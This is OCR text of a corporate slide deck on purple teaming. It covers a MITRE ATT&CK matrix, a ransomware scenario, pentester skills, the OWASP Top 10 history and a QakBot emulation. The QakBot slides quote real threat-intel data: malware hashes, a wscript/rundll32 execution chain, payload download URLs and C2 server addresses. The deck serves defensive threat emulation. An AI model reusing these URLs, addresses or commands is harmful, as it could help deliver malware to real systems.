AppCert DLLs	AppCert DLLs	Bypass User Account Control	Brute Force	File and Directory Discovery	Distributed Component Object Model	Dynamic Data Exchange	Browser Extensions	Data Encrypted
AppInit DLLs	AppInit DLLs	Clear Command History	Credential Dumping	Network Service Scanning	Exploitation of Vulnerability	Execution through API	Clipboard Data	Data Transfer Size Limits
Application Shimming	Application Shimming	Code Signing	Credentials in Files	Network Share Discovery	Logon Scripts	Execution through Module Load	Data from Local System	Exfiltration Over Alternative Protocol
Authentication Package	Bypass User Account Control	Component Firmware	Exploitation of Vulnerability	Peripheral Device Discovery	Pass the Hash	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Command and Contro Channel
Bootkit	DLL Search Order Hijacking	Component Object Model Hijacking	Forced Authentication	Permission Groups Discovery	Pass the Ticket	InstallUtil	Data from Removable Media	Exfiltration Over Othe Network Medium
Browser Extensions	Dylib Hijacking	Deobfuscate/Decode Files or Information	Hooking	Process Discovery	Remote Desktop Protocol	Launchctl	Data Staged	Exfiltration Over Physical Medium
Change Default File Association	Exploitation of Vulnerability	Disabling Security Tools	Input Capture	Query Registry	Remote File Copy	Local Job Scheduling	Email Collection	Scheduled Transfer
Component Firmware	Extra Window Memory Injection	DLL Search Order Hijacking	Input Prompt	Remote System Discovery	Remote Services	LSASS Driver	Input Capture	
Component Object Model Hijacking	File System Permissions Weakness	DLL Side-Loading	Keychain	Security Software Discovery	Replication Through Removable Media	Mshta	Man in the Browser	
Create Account	Hooking	Exploitation of Vulnerability	LLMNR/NBT-NS Poisoning	System Information Discovery	Shared Webroot	PowerShell	Screen Capture	
DLL Search Order Hijacking	Image File Execution Options Injection	Extra Window Memory Injection	Network Sniffing	System Network Configuration Discovery	SSH Hijacking	Regsvcs/Regasm	Video Capture	
Dylib Hijacking	Launch Daemon	File Deletion	Password Filter DLL	System Network Connections Discovery	Taint Shared Content	Regsvr32		
External Remote Services	New Service	File System Logical Offsets	Private Keys	System Owner/User Discovery	Third-party Software	Rundll32		
File System Permissions Weakness	Path Interception	Gatekeeper Bypass	Replication Through Removable Media		Windows Admin Shares	Scheduled Task		
Hidden Files and Directories	Plist Modification	Hidden Files and Directories	Securityd Memory		Windows Remote Management	Scripting		
Hooking	Port Monitors	Hidden Users	Two-Factor Authentication Interception			Service Execution		
Hypervisor		Hidden Window				Source		
Image File Execution Options Injection		HISTCONTROL				Space after Filename		
		Image File Execution Options				Third-party Software		

Source: https://attack.mitre.org/

storebrand

Ransomware scenario



1 Phishing

A user clicks on a phishing link/attachment

2 Exploitation


Exploitation of security vulnerabilities to find sensitive information

3 Exfiltration

Files and data are exfiltrated to the threat actor IT environment

4 Extortion


Extortion in the form of ransom



> Generate image: "a robot cat on a futuristic cyberpunk background"

Created by Bing image creator


What skills are needed to become a penetration tester?



What skills are needed to become a penetration tester?

Becoming a penetration tester, also known as an ethical hacker, requires a combination of technical skills, knowledge, and personal attributes. Here's a list of skills and qualifications you'll need to pursue a career in penetration testing:


1. **Technical Proficiency:**
   - **Networking:** A deep understanding of networking protocols, including TCP/IP, DNS, DHCP, and routing, is crucial.
   - **Operating Systems:** Proficiency in multiple operating systems, especially Windows, Linux, and macOS.
   - **Programming and Scripting:** Knowledge of programming languages like Python, C/C++, Ruby, or scripting languages like Bash or PowerShell is essential for writing custom tools and scripts.
   - **Web Technologies:** Familiarity with web application architecture, HTTP, HTML, CSS, JavaScript, and web frameworks.
   - **Databases:** Understanding of databases, SQL, and NoSQL systems.
   - **Wireless Technologies:** Knowledge of wireless networking, including Wi-Fi and Bluetooth.
   - **Virtualization and Cloud:** Experience with virtualization platforms (e.g., VMware, VirtualBox) and cloud services (e.g., AWS, Azure, Google Cloud).



2. **Cybersecurity Concepts:**
   - A strong grasp of cybersecurity principles, including encryption, authentication, access control, and security models.
   - Knowledge of common vulnerabilities and attack vectors, such as OWASP Top Ten.
3. **Security Tools and Frameworks:**
   - Proficiency with security tools like Wireshark, Nmap, Burp Suite, Metasploit, and vulnerability scanners.
   - Familiarity with penetration testing frameworks like Kali Linux.
4. **Web Application Security:** Understanding of common web vulnerabilities like XSS (Cross-Site Scripting), CSRF (Cross-Site Request Forgery), SQL injection, and more.
5. **Operating System Security:** Knowledge of operating system security concepts, including privilege escalation, hardening, and configuration management.
6. **Social Engineering:** An understanding of social engineering techniques, which are often used in penetration testing to assess human vulnerabilities.
7. **Cryptography:** Familiarity with encryption algorithms, cryptographic protocols, and certificate management.
8. **Penetration Testing Methodologies:**
   - Knowledge of penetration testing frameworks like the Penetration Testing Execution Standard (PTES) or the Open Web Application Security Project (OWASP) testing guide.
   - Experience with the reconnaissance, scanning, exploitation, post-exploitation, and reporting phases of penetration testing.


What skills are needed to become a penetration tester?

"It's important to note that penetration testing is a career that requires continuous learning and adaptation as new technologies and threats emerge."



9. **Reporting and Documentation:** The ability to write clear and comprehensive reports detailing vulnerabilities, their impact, and recommended remediation.
10. **Continuous Learning:** The cybersecurity field is dynamic, so staying up-to-date with the latest security trends, vulnerabilities, and attack techniques is essential.
11. **Certifications:** While not mandatory, certifications can validate your skills and knowledge. Some relevant certifications include Certified Ethical Hacker (CEH), Offensive Security Certified Professional (OSCP), CompTIA Security+, and Certified Information Systems Security Professional (CISSP).
12. **Ethical and Professional Conduct:** Penetration testers must adhere to a strict code of ethics, respecting the law and ethical boundaries when conducting assessments.
13. **Problem-Solving Skills:** Being able to think critically and creatively to identify and exploit vulnerabilities.
14. **Communication Skills:** The ability to explain technical findings and recommendations to both technical and non-technical stakeholders.
15. **Teamwork:** Often, penetration testers work in teams or collaborate with other cybersecurity professionals, so good teamwork and communication skills are valuable.
16. **Legal and Compliance Knowledge:** Familiarity with relevant laws and regulations, such as data protection laws and compliance standards like GDPR and PCI DSS.

Evolution of the OWASP Top 10




2003	2007	2010	2013	2017	2021
Unvalidated Input	Cross Site Scripting (XSS)	Injection	Injection	Injection	Broken Access Control
Broken Access Control	Injection Flaws	Cross Site Scripting (XSS)	Broken Authentication and Session Management	Broken Authentication	Cryptographic Failures
Broken Authentication and Session Management	Malicious File Execution	Broken Authentication and Session Management	Cross Site Scripting (XSS)	Sensitive Data Exposure	Injection
Cross Site Scripting (XSS)	Insecure Direct Object Reference	Insecure Direct Object Reference	Insecure Direct Object Reference	XML External Entities (XXE)	Insecure Design
Buffer Overflows	Cross Site Request Forgery (CSRF)	Cross Site Request Forgery (CSRF)	Security Misconfiguration	Broken Access Control	Security Misconfiguration
Injection Flaws	Information Leakage and Improper Error Handling	Security Misconfiguration	Sensitive Data Exposure	Security Misconfiguration	Vulnerable and Outdated Components
Improper Error Handling	Broken Authentication and Session Management	Insecure Cryptographic Storage	Missing Function Level Access Control	Cross Site Scripting (XSS)	Identification and Authentication Failures
Insecure Storage	Insecure Cryptographic Storage	Failure to Restrict URL Access	Cross Site Request Forgery (CSRF)	Insecure Deserialization	Software and Data Integrity Failures
Application Denial of Service	Insecure Communications	Insufficient Transport Layer Protection	Using Components with Known Vulnerabilities	Using Components with Known Vulnerabilities	Insufficient Logging and Monitoring
Insecure Configuration Management	Failure to Restrict URL Access	Unvalidated Redirects and Forwards	Unvalidated Redirects and Forwards	Insufficient Logging and Monitoring	Server-Side Request Forgery (SSRF)

Source: QakBot technical analysis (2021)

Mimicking real-world threat actors


Source: [Dark Web Profile: Killnet – Russian Hacktivist Group](#) / [Analysis of the Russian-Speaking Threat Actor NoName 057(16)](#) / [Visualizing QakBot Infrastructure](#)

QakBot infection chain




Source: QakBot technical analysis (2021)

Purple teaming: emulating QakBot



```
26.06.2023 | Qakbot | obama271 | Campaign 1687438904 | Version 404.1405

**************************************************

.pdf 3c35f7163318f296b2f63bae7dfdb1037ac0a383b16d2149a455970a8e139daa - BSN-1616529490.pdf
.zip 749699a9a6198e917dd0b9dbb3769324cffe1f7bb570a8540c06b229ec0909c6
.js cf5295f7c653e106bcf8367feb1daa26144f94e7721f0840d2c61f0ec7bd33c4
.dll 4c7d5ae6fefb8f53e0f557a241f95a677482bc4219c1d91573425ebc0cb44830

**************************************************

Exec >

wscript.exe C:\Users\Admin\AppData\Local\Temp\BSN-1525063912.js

cmd.exe /c mkdir C:\VPNStors\Krosters

rundll32.exe C:\VPNStors\Krosters\Spote.OCCXX,zertc

**************************************************

zip drop urls:

http://anilens.co/bblmmchaev/bblmmchaev.gif
http://bios.pe/sabfdetiuu/sabfdetiuu.gif
http://colegiopablohoff.edu.co/ycuecyxcjt/ycuecyxcjt.gif
http://ezgaragedoorlawrencema.com/rkvvywzdnl/rkvvywzdnl.gif
http://filipeshoes.com/xgzvmonwno/xgzvmonwno.gif
```




```
https://passbaan.com/lwqbjkrfla/lwqbjkrfla.gif
https://ratoolsourcing.com/bziqzdulys/bziqzdulys.gif
https://segurivi.cl/hhswlhfkyt/hhswlhfkyt.gif
https://shinnysportss.com/lzyeyqyhjd/lzyeyqyhjd.gif
https://zikay.com/ozwjnlyhgl/ozwjnlyhgl.gif


.dll drop urls

https://hevintar.com/vodka.dat
https://cgpersa.com/vodka.dat
https://cehazik.com/vodka.dat
https://cosiruk.com/vodka.dat
https://swofacin.com/vodka.dat
https://tytrhel.com/vodka.dat

**************************************************

c2's

70.28.50.223:2083
103.141.50.79:995
184.182.66.109:443
122.184.143.82:443
91.254.145.252:443
37.14.229.220:2222
64.229.117.208:2222
77.126.99.230:443
87.252.106.235:995
```

Source: https://github.com/pr0xylife/Qakbot/

storebrand

Purple teaming: C2 infrastructure



VPC - eu-north-1 - eu-north-1a

Management Group

RTO

Public subnet

cs-manag...

management

Private subnet

cs-client

Private subnet

cs-target

Public subnet

cs-nat

Internet egress

cs-vpc

Private subnet

cs-team-...

Private subnet

cs-red-e...

CloudFront

HTTPS

HTTP Cluster


C2: HTTPS

target

PAYLOAD

Public subnet

cs-paylo...



HTTP Cluster

Availability Zone - eu-north-1a

Availability Zone - eu-north-1b

Private subnet

cs-http-...

Public subnet


cs-alb-1a

Public subnet

cs-alb-1b

